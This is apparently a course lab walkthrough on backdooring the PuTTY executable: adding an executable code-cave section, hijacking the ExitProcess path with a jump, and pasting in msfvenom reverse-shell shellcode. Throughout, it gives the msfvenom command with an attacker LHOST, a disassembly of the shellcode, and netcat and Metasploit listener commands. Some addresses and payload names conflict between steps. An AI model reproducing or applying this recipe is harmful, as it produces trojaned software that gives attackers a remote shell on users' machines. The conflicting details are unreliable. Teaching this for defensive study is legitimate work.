


Manually Backdooring an EXE

Disclaimer: this is for educational purposes only, please do not use it for malicious or illegal activity. This might get you into serious trouble without the consent of the target (victim).

You will be required to submit a full walk-through of your work, either as a document or recorded video (both are fine).

Steps to Create the Code Cave:

1. Open [Putty](#) in CFF
2. Go to section headers
3. Add Section (Empty Space) → 1000 bytes
4. Name section → **.Beef**
5. Change Section Flags → **Is Executable, Is readable, Is writeable**




6. Save As → Putty2.exe
7. Try to open Putty2.exe → Does it work?
8. Now load the new EXE into Immunity Debugger to continue.

High level view of how the manual injected code will look like:


PUSHAD
PUSHFD
...
SHELLCODE
...
ALIGN the STACK
...
POPFD
POPAD
...
REPLACED CODE HERE
JUMP BACK

Finding the Exit Point of the Application

1. In the code pane, right click and go to “**Search for**” then “**Name (label) in current module**”.
2. Search for “**ExitProcess**”




3. Right click and select “**Set breakpoint on every reference**”



4. You should see in the status bar something similar to the screenshot below.

```
1 breakpoint set
```

- Go to the breakpoints window. You should see something similar to the screenshot below.




- The next step is to run the application (putty2.exe in our case). Therefore you know how to do that, don't you? :)

- Once the application started, go and hit the X button to exit the application.

- What happened and why? Explain please....

Up to this point, what we need to do is find what is the execution flow that will lead to the call of ExitProcess. This is a trial and error approach since we need to monitor and trace those roll backs which are on the program's stack and see which one of those leads to the call of ExitProcess. For that reason and in order to speed up the process, I have made this simpler for you.

- While the code has reached our breakpoint, go up in the code for a couple of lines. You should see something similar to the screenshot below.



WONDERFUL !!!

- So the code we will be replacing is going to be:

```
FF75 08    PUSH DWORD PTR SS:[EBP+8]          ; /Arg1
E8 60FFFFFF CALL putty2.01409E1C             ; \putty2.013F9E1C
```

11. Remember this code, we will come back to it later. Also could add a breakpoint to easily locate later.

Adding our Shellcode to the Code Cave

1. Go to the Memory map” window and locate the .beef section.

Memory map								
Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00010000	00010000				Map	RW	RW	
00020000	00001000				Priv	RW	RW	
00030000	00004000				Map	R	R	
00040000	00002000				Map	R	R	
00050000	00001000				Priv	RW	RW	
00060000	00007000				Map	R	R	
00070000	00001000				Priv	RW	RW	
00080000	00001000				Map	RW	RW	
00090000	00001000				Priv	???	Guar	
000A0000	00004000				Priv	RW	Guar	
000B0000	00003000				Map	R	R	
000C0000	00003000				Map	R	R	
000D0000	00012000				Priv	RW	RW	
000E0000	00010000				Priv	RW	RW	
000F0000	00002000				Priv	RW	RW	
00100000	00007000				Priv	RW	RW	
00110000	00010000				Map	R	R	
00120000	00005000				Map	R	R	
00130000	00002000				Map	R	R	
00140000	00001000				Priv	RW	RW	
00150000	00001000				Priv	RW	RW	
00160000	00003000				Priv	RW	RW	
00170000	00025000				Priv	RW	RW	
00180000	00003000				Priv	RW	RW	
00190000	00003000				Priv	RW	RW	
001A0000	00005000				Priv	RW	RW	
001B0000	00001000	putty2		PE header	Inag	R	RWE	
001C0000	00008000	putty2	.text	code	Inag	R	RWE	
001D0000	00002000	putty2	.idata	imports	Inag	R	RWE	
001E0000	00005000	putty2	.data	data	Inag	RW	RWE	
001F0000	00001000	putty2	.bss		Inag	R	RWE	
00200000	00001000	putty2	.gids		Inag	R	RWE	
00210000	00004000	putty2	.rsrc	resources	Inag	R	RWE	
00220000	00000000	putty2	.reloc	relocations	Inag	R	RWE	
00230000	00001000	putty2	.beef		Inag	RWE	Cop	RWE
00240000	0000F000				Map	R	R	
00250000	0000F000				Map	R	R	
00260000	00003000				Map	R	R	
00270000	00001000	conct	1	PE header	Inag	R	RWE	
00280000	00007000	conct	1	code, import	Inag	R	RWE	
00290000	00003000	conct	1	.data	Inag	RW	RWE	
002A0000	00007000	conct	1	.rsrc	Inag	R	RWE	
002B0000	00004000	conct	1	.reloc	Inag	R	RWE	
002C0000	00001000	winnt		PE header	Inag	R	RWE	
002D0000	00002000	winnt		code, import	Inag	R	RWE	

2. The address of this cave code in my case is: **014A0000**

014A0000	00001000	putty2	.beef		Inag	RWE	Cop	RWE
----------	----------	--------	-------	--	------	-----	-----	-----

Note: this will be different in your case, so make sure you write it down.

3. Now go back to the location we just found before in the previous step (location of code to be replaced). Code below is my case:

```
01409EB4 |> FF75 08    PUSH DWORD PTR SS:[EBP+8]          ; /Arg1
01409EB7 |. E8 60FFFFFF CALL putty2.01409E1C             ; \putty2.013F9E1C
```

4. Press the space bar and replace the first line with a jump to your cave code:
JMP 014A0000
 5. Add a breakpoint to this newly modified location, just to easily go back to it. BTW, we could also use the - sign to go backwards and the + to go forward if you want.
 6. Right click on the code and select "Follow" (or Enter).
 7. Did you reach the location of your cave code?
 8. Go back to the code modified and highlight it.
 9. Right-click and then go to "Copy to executable" → Selection
 10. Right-click on the new window and save the new exe as **putty2a.exe**
 11. Repeat the same steps to get back to the location of the ExitProcess function call. Then toggle another breakpoint at the jump instruction we just added.
 12. Follow the jump instruction to the location of our code cave.
 13. Go to Kali Linux and generate reverse shellcode:
**# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.210.129
LPORT=4444 -f hex**

Note: do not forget to change the IP Address of your Kali Linux, this was the IP Address of my setup.
 14. Now before we inject the code, you need to understand that we need to do:
 - Save all registers
 - Save the arguments
 - Execute our shellcode
 - Align back the Stack
 - Restore the registers
 - Restore the arguments
- Let's see how to do that.
15. Go to the location of the cave code and start the process.
 16. First add "PUSHAD".

17. Add the **PUSHFD**.

18. Now highlight a lot of lines in the cave code section, then right click and then go to **Binary** → **Binary paste**.

19. You should notice that the color of the code injected is now yellow and byte codes are in cyan as seen in the screenshot below.

```

00910000 60      PUSHAD
00910001 9C      PUSHFD
00910002 FC      CLD
00910003 E8 82000000 CALL putty2a.0091008A
00910008 60      PUSHAD
00910009 89E5    MOV EBP,ESP
0091000B 31C0    XOR EAX,EAX
0091000D 64:8B50 30 MOV EDX,DWORD PTR FS:[EAX+30]
00910011 8B52 0C MOV EDX,DWORD PTR DS:[EDX+C]
00910014 8B52 14 MOV EDX,DWORD PTR DS:[EDX+14]
00910017 8B72 28 MOV ESI,DWORD PTR DS:[EDX+28]
0091001A 0FB74A 26 MOVZX ECX,WORD PTR DS:[EDX+26]
0091001E 31FF    XOR EDI,EDI
00910020 AC      LODS BYTE PTR DS:[ESI]
00910021 3C 61   CMP AL,61
00910023 7C 02   JL SHORT putty2a.00910027
00910025 2C 20   SUB AL,20
00910027 C1CF 0D ROR EDI,0D
0091002A 01C7    ADD EDI,EAX
0091002C ^E2 F2  LOOPD SHORT putty2a.00910020
0091002E 52      PUSH EDX
0091002F 57      PUSH EDI
00910030 8B52 10 MOV EDX,DWORD PTR DS:[EDX+10]
00910033 8B4A 3C MOV ECX,DWORD PTR DS:[EDX+3C]
00910036 8B4C11 78 MOV ECX,DWORD PTR DS:[ECX+EDX+78]
0091003A E3 48   JECXZ SHORT putty2a.00910084
0091003C 01D1    ADD ECX,EDX
0091003E 51      PUSH ECX
0091003F 8B59 20 MOV EBX,DWORD PTR DS:[ECX+20]
00910042 01D3    ADD EBX,EDX
00910044 8B49 18 MOV ECX,DWORD PTR DS:[ECX+18]
00910047 E3 3A   JECXZ SHORT putty2a.00910083
00910049 49      DEC ECX
0091004A 8B348B MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0091004D 01D6    ADD ESI,EDX
0091004F 31FF    XOR EDI,EDI
00910051 AC      LODS BYTE PTR DS:[ESI]
00910052 C1CF 0D ROR EDI,0D
00910055 01C7    ADD EDI,EAX
00910057 38E0    CMP AL,AH
00910059 ^75 F6   JNZ SHORT putty2a.00910051
0091005B 037D F8 ADD EDI,DWORD PTR SS:[EBP-8]
0091005E 3B7D 24 CMP EDI,DWORD PTR SS:[EBP+24]
00910061 ^75 E4   JNZ SHORT putty2a.00910047
00910063 58      POP EAX
00910064 8B58 24 MOV EBX,DWORD PTR DS:[EAX+24]
00910067 01D3    ADD EBX,EDX
00910069 66:8B0C4B MOV CX,WORD PTR DS:[EBX+ECX*2]
0091006D 8B58 1C MOV EBX,DWORD PTR DS:[EAX+1C]
00910070 01D3    ADD EBX,EDX
00910072 8B048B MOV EAX,DWORD PTR DS:[EBX+ECX*4]
00910075 01D0    ADD EAX,EDX
00910077 894424 24 MOV DWORD PTR SS:[ESP+24],EAX
0091007B 5B      POP EBX
0091007C 5B      POP EBX

```

Not finished yet, move on please :)

20. Now let us add the “**POPAD**” and “**POPFD**” instruction.

21. I would also recommend adding some no operations (**NOP**) before adding the missing code. I added 5 NOPS.


22. Now add the original code we replaced (my case):

```
PUSH DWORD PTR SS:[EBP+8]
```

```
CALL 01409E1C
```

23. Now the jump back to home, or where it was supposed to go. This is the address of the next instruction after our jump to code cave.

24. In my case this was: **00879EB9**



```
00879EB9 > E9 47610900 JMP putty2a.00910000
00879EB9 90 NOP
00879EBA 90 NOP
00879EBB 90 NOP
00879EBC 59 POP ECX
00879EBD FF75 08 PUSH DWORD PTR SS:[EBP+8]
00879EBE FF15 B8378B00 CALL DWORD PTR DS:[&KERNEL32.ExitProcess]
```

25. The code now will look similar to the screenshot below.

26. Highlight all the changes and let us save the code to a new EXE. I’m going to save it as **putty2b.exe**.

27. Close the current copy and open the newly modified copy in Immunity Debugger and do the same thing by locating the function and adding a breakpoint.

28. Let us trace it now :D

Running the Malicious EXE

1. Load the new putty2b.exe into Immunity Debugger and let us add breakpoints to our code.
2. On your Kali Linux machine either create a netcat listener, or a Metasploit multi-handler

NetCat Listner

```
nc -nvlp 4444
```

Multi-Handler

```
msfconsole  
use exploit/multi/handler  
set payload windows/shell/reverse_tcp  
set LHOST 192.168.210.129  
set LPORT 4444  
exploit
```

3. Now run the application and then hit the X to exit the application.
4. Now follow the breakpoints.
5. If everything went as planned, go back to your Kali Linux system.
6. What did you get? :)
7. Try running it without the debugger. What happened? :)
8. Congrats!!!

I hope by the end of this course you learned something and this lab also showed you that you must be extremely cautious and aware!